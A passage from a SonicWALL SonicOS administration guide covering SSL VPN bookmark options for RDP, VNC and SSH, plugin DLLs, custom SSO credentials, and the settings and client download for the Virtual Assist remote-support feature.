| <input type="checkbox"/> Automatically accept host key                      |                                  |
| <input type="checkbox"/> Bypass username                                    |                                  |
| <b>Note:</b> Use this option only for SSHv2 servers without authentication. |                                  |

### Terminal Services options

**Step 5** In the **Screen Size** drop-down menu, select the default terminal services screen size to be used when users execute this bookmark:

- **640x480**
- **800x600**
- **1024x768** (default)
- **1280x1024**
- **full-screen**

Because different computers support different screen sizes, when you use a remote desktop application, you should select the size of the screen on the computer from which you are running a remote desktop session. Additionally, you may want to provide a path to where your application resides on your remote computer by typing the path in the **Application and Path** field.

- Step 6** In the **Colors** drop-down menu, select the default color depth for the terminal service screen when users execute this bookmark.
- **256 Colors**
  - **High Color(15bit)**
  - **High Color(16bit)** (default)
  - **High Color(24bit)**
  - **Highest Quality (32bit)**
- Step 7** Optionally enter the local path for this application in the **Application and Path (optional)** field.
- Step 8** In the **Start in the following folder (optional)** field, optionally enter the local folder in which to execute application commands.
- Step 9** For Windows clients or Mac clients running Mac OS X 10.5 or above with RDC installed, expand **Show windows advanced options (only available in 32-bit Windows client)** and select the checkboxes for any of the following options for use in this bookmark session:



**Note** Click the **Expand** icon to display the options.

- Terminal Services (RDP ActiveX and Java) options to redirect those devices or features on the local network for use in this bookmark session:
  - **Redirect printers**



**Note** To see local printers show up on your remote machine (Start > Settings > Control Panel > Printers and Faxes), select **Redirect Ports** as well as **Redirect Printers**.

- **Redirect drivers**
- **Redirect ports**
- **Redirect smartCards**
- Terminal Services (RDP Java on Windows clients or on Mac clients running Mac OS X 10.5 or above with RDC installed) options:



**Note** Starred (\*) options are available in RDP 6.

- **Display connection bar**
- \* **Dual monitors**
- **Redirect clipboard**
- **Redirect plug and play devices**
- **Auto reconnection**
- **Desktop background**
- \* **Font smoothing**
- \* **Desktop composition**
- **Window drag**
- **Menu/window animation**
- **Themes**
- **Bitmap caching**



- Step 10** Select the **Login as console session** checkbox to allow login as console or admin. Login as admin replaces login as console in RDC 6.1 and newer.
- Step 11** For **RDP - ActiveX** on Windows clients, optionally select **Enable plugin DLLs** and enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service in the **PluginDLLs** field. Multiple entries are separated by a comma with no spaces.



The screenshot shows a checkbox labeled 'Enable plugin DLLs' which is checked. Below it is a text input field labeled 'PluginDLLs:'.

Ensure that any necessary DLLs are located on the individual client systems in %SYSTEMROOT% (for example: C:\Windows\system32).



**Note** The RDP Java client on Windows is a native RDP client that supports Plugin DLLs by default. The **Enable plugin DLLs** option is not available for RDP - Java. See [“Enabling Plugin DLLs” section on page 1051](#).

- Step 12** Optionally select **Automatically log in** and select one of these:
- **Use SSL VPN account credentials** to forward credentials from the current SSL VPN session for login to the RDP server.
  - **Use custom credentials** to enter a custom username, password, and domain for this bookmark.
- For more information about custom credentials, see [“Creating Bookmarks with Custom SSO Credentials” section on page 1053](#).
- Step 13** Go to [Step 26](#).

#### Virtual Network Computing (VNC) options

- Step 14** Select the type of encoding from the **Encoding** drop-down menu:
- **Raw** (default)
  - **RRE**
  - **CoRRE**
  - **Hextile**
  - **Zlib**
  - **Tight** (default)
- Hextile** is a good choice for fast networks, while **Tight** is better suited for low-bandwidth connections. From the other side, the **Tight** decoder in TightVNC Java viewer is more efficient than **Hextile** decoder, so this default setting can also be acceptable for fast networks.
- Step 15** Select the compression level from the **Compression Level** drop-down menu: **0 - 9**.
- Use the specified compression level for **Tight** and **Zlib** encodings. Level 1 uses minimum of CPU time on the server, but achieves weak compression ratios. Level 9 offers best compression, but may be slow in terms of CPU time consumption on the server side. Use high levels with very slow network connections, and low levels when working over higher-speed networks. The server's default compression level should be used.
- Step 16** Select the JPEG image quality from the **JPEG Image Quality** drop-down menu: **0 - 9, JPEG OFF**,



Note The default is **6** This cannot be modified.

**Step 17** Select the cursor shape updates from the **Cursor Shape Updates** drop-down menu:

- **Enable** (default)
- **Ignore**
- **Disable**

Cursor shape updates is a protocol extension used to handle remote cursor movements locally on the client side, saving bandwidth and eliminating delays in mouse pointer movement.



Note Note that current implementation of cursor shape updates does not allow a client to track mouse cursor position at the server side. This means that clients would not see mouse cursor movements if the mouse was moved either locally on the server, or by another remote VNC client.

Set this parameter to **Disable** if you always want to see real cursor position on the remote side. Setting this option to **Ignore** is similar to **Enable**, but the remote cursor will not be visible at all. This can be a reasonable setting if you don't care about cursor shape and don't want to see two mouse cursors, one above another.

**Step 18** Select the **Use CopyRect** option to save bandwidth and drawing time when parts of the remote screen are moving around. Most likely, you don't want to change this setting.

**Step 19** By default, a 24-bit color format is used to represent pixel data. Selecting the **Restricted colors** option restricts pixel representation to only 8 bits. The restriction saves bandwidth; the colors, however, may look very inaccurate.

**Step 20** Select **Reverse Mouse Buttons 2 and 3** to have the right mouse button (button 2) act as if it was the middle mouse button (button 3), and vice versa.

**Step 21** Select **View Only** to have all keyboard and mouse events in the desktop window disabled and not passed to the remote side.

**Step 22** Select **Share Desktop** to have the desktop shared between clients. If this option is set not selected, then an existing user session will end when a new user accesses the desktop.

**Step 23** Go to [Step 26](#).

### Secure Shell version 2 (SSHv2) options

**Step 24** Optionally select the **Automatically accept host key** checkbox.

**Step 25** If using an SSHv2 server that does not require authentication in the initial connection session, such as a SonicWALL firewall, you can select the **Bypass username** checkbox.

**Step 26** Click **OK** to update the configuration.

**Step 27** Once the configuration has been updated, the new bookmark will be displayed in the Virtual Office Bookmarks table. Click a bookmark description to go to the bookmark location that you have defined.

| Virtual Office Bookmarks ▼ | Host/IP Address | Service     | Configure |
|----------------------------|-----------------|-------------|-----------|
| Bookmark1                  | 128.128.128.0   | RDP5ActiveX |           |

**Add bookmark**

## Enabling Plugin DLLs

The plugin DLLs feature is available for RDP (ActiveX or Java), and allows for the use of certain third party programs such as printer drivers, on a remote machine.



**Note** This feature requires RDP Client Control version 5 or higher.

The RDP Java client on Windows is a native RDP client that supports Plugin DLLs by default. No action (or checkbox) is needed.

If plugin DLLs were not enabled when a bookmark was configured, you can enable the feature on the bookmark or user.

### Topics:

- [“Enabling Plugin DLLs in a User’s Bookmarks” on page 1051](#)
- [“Enabling Plugin DLLs in a Bookmark” on page 1052](#)


## Enabling Plugin DLLs in a User’s Bookmarks



**Note** Ensure that your Windows system and RDP client are up to date prior to using the Plugin DLLs feature. This feature requires RDP 5 Client Control or higher.

### To enable plugin DLLs for the RDP ActiveX client:

- Step 1** Navigate to **Users > Local Users**.
- Step 2** Click the **Edit** icon in the **Configure** column corresponding to the user’s bookmark you wish to edit. The **Edit User** window displays.
- Step 3** Click the **Bookmarks** tab.



**Step 4** In the **Bookmarks** tab, click **Add Bookmark**. The **Add Portal Bookmark** window displays.

**Step 5** Configure the bookmark as described in [“Configuring SSL VPN Bookmarks”](#) on page 1044, being sure to select **Enable plugin DLLs**.

**Step 6** Enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service in the **PluginDLLs** field. Multiple entries are separated by a comma with no spaces.

Ensure that any necessary DLLs are located on the individual client systems in %SYSTEMROOT% (for example: C:\Windows\system32).

**Step 7** Click **OK**.

### Enabling Plugin DLLs in a Bookmark



**Note** Ensure that your Windows system is up to date prior to using the Plugin DLLs feature. This feature requires RDP 5 Client Control or higher.

#### To enable plugin DLLs in a bookmark:

**Step 1** Navigate to **SSL VPN > Virtual Office**.

**Step 2** In the **Virtual Office Bookmark** table, click on the **Edit** icon in the **Configure** column for the bookmark. The **Edit Portal Bookmark** window displays.

**Step 3** Click **Enable plugin DLLs**.

**Step 4** Enter the name(s) of client DLLs which need to be accessed by the remote desktop or terminal service in the **PluginDLLs** field. Multiple entries are separated by a comma with no spaces.

Ensure that any necessary DLLs are located on the individual client systems in %SYSTEMROOT% (for example: C:\Windows\system32).

**Step 5** Click **OK**.

## Creating Bookmarks with Custom SSO Credentials

You can configure custom Single Sign On (SSO) credentials for each user or group, or globally in RDP bookmarks. This feature is used to access resources that need a domain prefix for SSO authentication. Users can log into SonicWALL SSL VPN as *username*, and click a customized bookmark to access a server with *domain\username*. Either straight textual parameters or variables may be used for login credentials.



**Note** More information about SSO can be found at [“Single Sign-On Overview” section on page 1080](#).

**To configure custom SSO credentials, perform the following steps:**

**Step 1** Create or edit an RDP bookmark as described in [“Configuring SSL VPN Bookmarks” on page 1044](#) or [“Enabling Plugin DLLs in a User’s Bookmarks” on page 1051](#).

**Step 2** In the **Add Portal Bookmark** window, select the **Use Custom Credentials** option.

**Step 3** Enter the appropriate username and password, or use dynamic variables as follows:

| Text Usage  | Variable     | Example Usage           |
|-------------|--------------|-------------------------|
| Login Name  | %USERNAME%   | US\%USERNAME%           |
| Domain Name | %USERDOMAIN% | %USERDOMAIN%\%USERNAME% |
| Group Name  | %USERGROUP%  | %USERGROUP%\%USERNAME%  |

**Step 4** Click **OK**.

## Using SSL VPN Bookmarks

### Topics:

- [“Using Remote Desktop Bookmarks” section on page 1054](#)
- [“Using VNC Bookmarks” section on page 1055](#)
- [“Using Telnet Bookmarks” section on page 1057](#)

- [“Using SSHv1 Bookmarks” section on page 1057](#)
- [“Using SSHv2 Bookmarks” section on page 1057](#)

## Using Remote Desktop Bookmarks

Remote Desktop Protocol (RDP) bookmarks enable you to establish remote connections with a specified desktop. SonicWALL SSL VPN supports the RDP5 standard with both Java and ActiveX clients. RDP5 ActiveX can only be used through Internet Explorer, while RDP5 Java can be run on any platform and browser supported by the SonicWALL SSL VPN. The basic functionality of the two clients is the same; however, the Java client is a native RDP client and supports the following features that the ActiveX client does not:

- Redirect clipboard
- Redirect plug and play devices
- Display connection bar
- Auto reconnection
- Desktop background
- Window drag
- Menu/window animation
- Themes
- Bitmap caching

If the Java client application is RDP 6, it also supports:

- Dual monitors
- Font smoothing
- Desktop composition



Note

RDP bookmarks can use a port designation if the service is not running on the default port.




Tip

To terminate your remote desktop session, be sure to log off from the Terminal Server session. If you wish to suspend the Terminal Server session (so that it can be resumed later) you may simply close the remote desktop window.

- 
- Step 1** Click on the **RDP** bookmark. Continue through any warning screens that display by clicking **Yes** or **OK**.
- Step 2** Enter your username and password at the login screen and select the proper domain name from the pull-down menu.

- Step 3** A window is displayed indicating that the Remote Desktop Client is loading. The remote desktop then loads in its own windows. You can now access all of the applications and files on the remote computer.



## Using VNC Bookmarks

- Step 1** Click the VNC bookmark. A window is displayed indicating the VNC client is loading.



**Note** VNC can have a port designation if the service is running on a different port.

- Step 2** When the VNC client has loaded, you will be prompted to enter your password in the **VNC Authentication** window.
- Step 3** To configure VNC options, click the **Options** button. The **Options** window is displayed.

The following table describes the options that can be configured for VNC.

| Option                | Default | Description of Options                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------------------|---------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Encoding              | Tight   | <b>Hextile</b> is a good choice for fast networks, while <b>Tight</b> is better suited for low-bandwidth connections. From the other side, the <b>Tight</b> decoder in TightVNC Java viewer is more efficient than <b>Hextile</b> decoder so this default setting can also be acceptable for fast networks.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Compression Level     | Default | Use specified compression level for <b>Tight</b> and <b>Zlib</b> encodings. Level 1 uses minimum of CPU time on the server but achieves weak compression ratios. Level 9 offers best compression but may be slow in terms of CPU time consumption on the server side. Use high levels with very slow network connections, and low levels when working over higher-speed networks. The <b>Default</b> value means that the server's default compression level should be used.                                                                                                                                                                                                                                                                                                                                                                  |
| JPEG image quality    | 6       | This cannot be modified.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Cursor shape updates  | Enable  | Cursor shape updates is a protocol extension used to handle remote cursor movements locally on the client side, saving bandwidth and eliminating delays in mouse pointer movement. Note that current implementation of cursor shape updates does not allow a client to track mouse cursor position at the server side. This means that clients would not see mouse cursor movements if the mouse was moved either locally on the server, or by another remote VNC client.<br><br>Set this parameter to <b>Disable</b> if you always want to see real cursor position on the remote side. Setting this option to <b>Ignore</b> is similar to <b>Enable</b> but the remote cursor will not be visible at all. This can be a reasonable setting if you don't care about cursor shape and don't want to see two mouse cursors, one above another. |
| Use CopyRect          | Yes     | CopyRect saves bandwidth and drawing time when parts of the remote screen are moving around. Most likely, you don't want to change this setting.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Restricted colors     | No      | If set to <b>No</b> , then 24-bit color format is used to represent pixel data. If set to <b>Yes</b> , then only 8 bits are used to represent each pixel. 8-bit color format can save bandwidth, but colors may look very inaccurate.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Mouse buttons 2 and 3 | Normal  | If set to <b>Reversed</b> , the right mouse button (button 2) will act as if it was the middle mouse button (button 3), and vice versa.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| View only             | No      | If set to <b>Yes</b> , then all keyboard and mouse events in the desktop window will be silently ignored and will not be passed to the remote side.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Share desktop         | Yes     | If set to <b>Yes</b> , then the desktop can be shared between clients. If this option is set to <b>No</b> then an existing user session will end when a new user accesses the desktop.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |



## Using Telnet Bookmarks

**Step 1** Click on the Telnet bookmark.



**Note** Telnet bookmarks can use a port designation for servers not running on the default port.

**Step 2** Click **OK** to any warning messages that are displayed. A Java-based Telnet window launches.

**Step 3** If the device you are Telnetting to is configured for authentication, enter your username and password.

## Using SSHv1 Bookmarks



**Note** SSH bookmarks can use a port designation for servers not running on the default port.

**Step 1** Click on the SSHv1 bookmark. A Java-based SSH window is launched.

**Step 2** Enter your username and password.

**Step 3** A SSH session is launched in the Java applet.



**Tip** Some versions of the JRE may cause the SSH authentication window to pop up behind the SSH window.

## Using SSHv2 Bookmarks



**Note** SSH bookmarks can use a port designation for servers not running on the default port.

**Step 1** Click on the SSHv2 bookmark. A Java-based SSH window displays. Type your user name in the **Username** field and click **Login**.

**Step 2** A hostkey popup displays. Click **Yes** to accept and proceed with the login process.

**Step 3** Enter your password and click **OK**.

**Step 4** The SSH terminal launches in a new screen.




# PART 15

# Virtual Assist

This part contains the following chapters:

- **Virtual Assist**
- **Virtual Assist > Status**
- **Virtual Assist > Settings**
- **Using Virtual Assist**





# CHAPTER 62

## Configuring Virtual Assist

---

### Virtual Assist

**Topics:**


- [“Virtual Assist Overview” on page 1061](#)
- [“Virtual Assist > Status” on page 1062](#)
- [“Virtual Assist > Settings” on page 1063](#)
- [“Using Virtual Assist” on page 1067](#)

### Virtual Assist Overview

Virtual Assist allows users (customers) to support user technical issues without having to be on-site with the user. This capability serves as an immense time-saver for support personnel, while adding flexibility in how they can respond to support needs. Users can allow or invite users to join a “queue” to receive support, then virtually assist each user by remotely taking control of a user’s computer to diagnose and remedy technical issues.

## Virtual Assist > Status

Virtual Assist allows users to login to receive technical support by adding their names to a queue. The status of users awaiting support through Virtual Assist can be viewed within the SonicOS management interface on the **Virtual Assist > Status** screen.



The status of each user includes whether the user is currently receiving Virtual Assist support, or their position in the queue to receive support. The status screen can also provide a summary of each user's issue, and the name of the assigned technician. The technician or administrator providing Virtual Assist must be located inside the local network of the appliance. A user can be manually removed from the queue by clicking the **Logout** icon on the right-side of the user's listing.

# Virtual Assist > Settings

Virtual Assist /  
**Settings**

Accept  Cancel

---

**General Settings**

Assistance Code:

Enable Support without Invitation

Disclaimer:

Customer Access Link:

Display Virtual Assist link from Portal Login

Customers will see this link to access your appliance. Please check to ensure it is the correct link. <https://10.203.28.35/sslvpnSupportLogin.html>

---

**Notification Settings**

Technician E-mail List:

Subject of Invitation:

Invitation Message: (Maximum 800 characters)

An assistance invitation has been generated for you by: %EXPERTNAME%  
<br>%CUSTOMERMSG%  
<br>%SUPPORTLINK%  
<br>If you cannot access the link please request assistance by copying and pasting

To change E-mail settings, please go to [Log > Automation](#) page

Mail Server: (Not Set)

Mail From Address: (Not Set)

Mail Server must be properly setup for usage of any E-mail features with the product.

---

**Request Settings**

Maximum Requests:

Limit Message: (Maximum 256 characters)

Maximum Requests From One IP:   
0 for no limitation

Pending Request Expired:   
0 for no expiration

---

**Restriction Settings**

Deny Request From Defined Addresses:

Addresses

10.0.41.45/255.255.255.255

Administrators wishing to maximize the flexibility of the Virtual Assist feature should take the time to properly adjust all of the available settings. To configure settings within the SonicOS management interface, go to the **Virtual Assist > Settings** page.

The first decision you need to make is how to provide access for users to gain support through Virtual Assist. There are two options:

- Provide an Assistance Code for users to enter when accessing the portal after receiving an invitation,
- Enable virtual assist support without the need for an invitation.

By setting a global assistance code for users, you can restrict who enters the system to request help. The code can be a maximum of eight (8) characters, and can be entered in the **Assistance Code** field. Users receive the code through an email provided by the technician or administrator. To allow users to request Virtual Assist support without needing to provide a code, leave the Assistance Code field blank, and select the checkbox to **Enable Support without invitation**.

**General Settings**

Assistance Code:

Enable Support without Invitation

Disclaimer:

Customer Access Link:

Display Virtual Assist link from Portal Login

Customers will see this link to access your appliance. Please check to ensure it is the correct link. <https://10.203.28.35/sslvpnSupportLogin.html>

The **Disclaimer** field allows you to set a written message that users must read and agree to prior to receiving support. If a disclaimer is set, it must be accepted by each user before they can enter the Virtual Assist queue.

The **Customer Access Link** field allows users to set a URL for user access to your SSL-VPN appliance, from outside your network. If no URL is entered, the support invitation to users will use the same URL the technician uses to access the appliance.



**Note** You should configure this URL if the SSL-VPN appliance is accessed through a different URL from outside your network.

If users navigate to the technician login page, you have the option to display a link there to redirect them to the support login page. To do this, enable the checkbox to **Display Virtual Assist link from Portal Login**. Support without invitation should be enabled if you want users to be able to request help from the login page.



Under the **Notification Settings** screen section, you can customize various aspects of the invitation and technician notification settings. All email address entries in the **Technician E-mail List** field will receive a notification email when a user enters the support queue (uninvited). A maximum of 10 emails can be added to this list, with each separated by a semicolon.

The screenshot shows the 'Notification Settings' interface. It includes a 'Technician E-mail List' field (empty), a 'Subject of Invitation' dropdown menu with the text '%EXPERTNAME% has sent you a support invitation', and an 'Invitation Message' text area containing a template: 'An assistance invitation has been generated for you by: %EXPERTNAME% <br>%CUSTOMERMSG% <br>%SUPPORTLINK% <br>If you cannot access the link please request assistance by copying and pasting'. Below these fields, there is a note: 'To change E-mail settings, please go to [Log > Automation](#) page' and status information: 'Mail Server: (Not Set)', 'Mail From Address: (Not Set)', and 'Mail Server must be properly setup for usage of any E-mail features with the product.'

You can customize the subject line of support invitation emails by entering the desired text in the **Subject of Invitation** field. The following variables can be used within the **Subject of Invitation** field:

- Technician Name: %EXPERTNAME%
- Customer Message in the Invitation: %CUSTOMERMSG%
- Link for Support: %SUPPORTLINK%
- Link to SSL-VPN: %ACCESSLINK%

These variables can also be used in the **Invitation Message** field, where you can further customize the body of the invitation email, by entering the desired text. The message can be a maximum length of 800 characters.

To utilize the email invitation capabilities of Virtual Assist, you must configure the appropriate **Mail Server (name or IP address)** and **From E-mail Address** settings on the **Log > Automation** screen within the SonicOS management interface:

The screenshot shows the 'Mail Server Settings' interface. It includes three fields: 'Mail Server (name or IP address):' with an input field and an 'Advanced' button; 'From E-mail Address:' with an input field; and 'Authentication Method:' with a dropdown menu set to 'None'.

In the **Request Settings** section on the **Virtual Assist > Settings** page, you can configure various settings related to support request limits. The **Maximum Requests** field allows you to limit the number of users that can be awaiting assistance in the queue at one time.

The screenshot shows the 'Request Settings' section with the following fields:

- Maximum Requests:** A numeric input field containing the value '10'.
- Limit Message:** A text input field containing the message 'Maximum queue size reached, please try again later'. Below the field is the note '(Maximum 256 characters)'.
- Maximum Requests From One IP:** A numeric input field containing the value '0'. Below the field is the note '0 for no limitation'.
- Pending Request Expired:** A numeric input field containing the value '0'. Below the field is the note '0 for no expiration'.

The **Limit Message** field allows you to enter text to be displayed as a message to users, when there are currently no available spots in the queue, as the maximum requests limit has been reached.

You can also limit the number of requests coming from a single IP. This prevents the same user from requesting Virtual Assist support multiple times at once. Enter the desired amount limit in the **Maximum Requests from One IP** field. Enter **0** for no limitation.

To avoid users waiting indefinitely for Virtual Assist support during high-volume periods, you can set a time limit (in minutes) for how long a user can remain in the queue without receiving support. Set this limit by entering the desired number of minutes in the **Pending Request Expired** field. Enter **0** if you do not wish to set a limit.

If you encounter requests from unwanted or illegitimate sources, you can block requests from defined IP addresses. This can be done in the **Restriction Settings** section.

The screenshot shows the 'Restriction Settings' section with the following elements:

- Deny Request From Defined Addresses:** A section header above a list of addresses.
- Addresses:** A list containing the IP address '10.0.41.45/255.255.255.255'.
- Buttons:** 'Add...' and 'Delete' buttons located below the list.

Click the **Add** button to add a source IP address to block. The **Admin Address** window will display.

The screenshot shows the 'Admin Address' window with the following fields:

- Source Address Type:** A dropdown menu currently set to 'IP Address'.
- IP Address:** An empty text input field.

Enter the **Source Address Type** and **IP Address** that you wish to deny support requests from. Click **OK** to submit the information. The newly blocked address will now appear in the **Deny Request From Defined Address** section.


This screenshot shows the 'Restriction Settings' page after the address has been added. The 'Addresses' list now contains the IP address '10.0.41.45/255.255.255.255'.

Once you have completed all necessary adjustments to the **Virtual Assist > Settings** screen, click the **Accept** button at the top of the page to lock-in your settings. Click **Cancel** to revert to the most recent settings.


## Using Virtual Assist

### Virtual Assist Stand Alone Client (VASAC) Download and Install


To use Virtual Assist, both the technician and user must download the Virtual Assist Stand Alone Client (VASAC) from the portal page. From the portal page, the technician can fill in all the necessary login parameters, then download the client installer by clicking the **Virtual Assist** button. You can double-click the downloaded installer to automatically login to the firewall.



The user can download and install the VASAC from the user login page if you have previously enabled the option, **Enable Support without Invitation**.



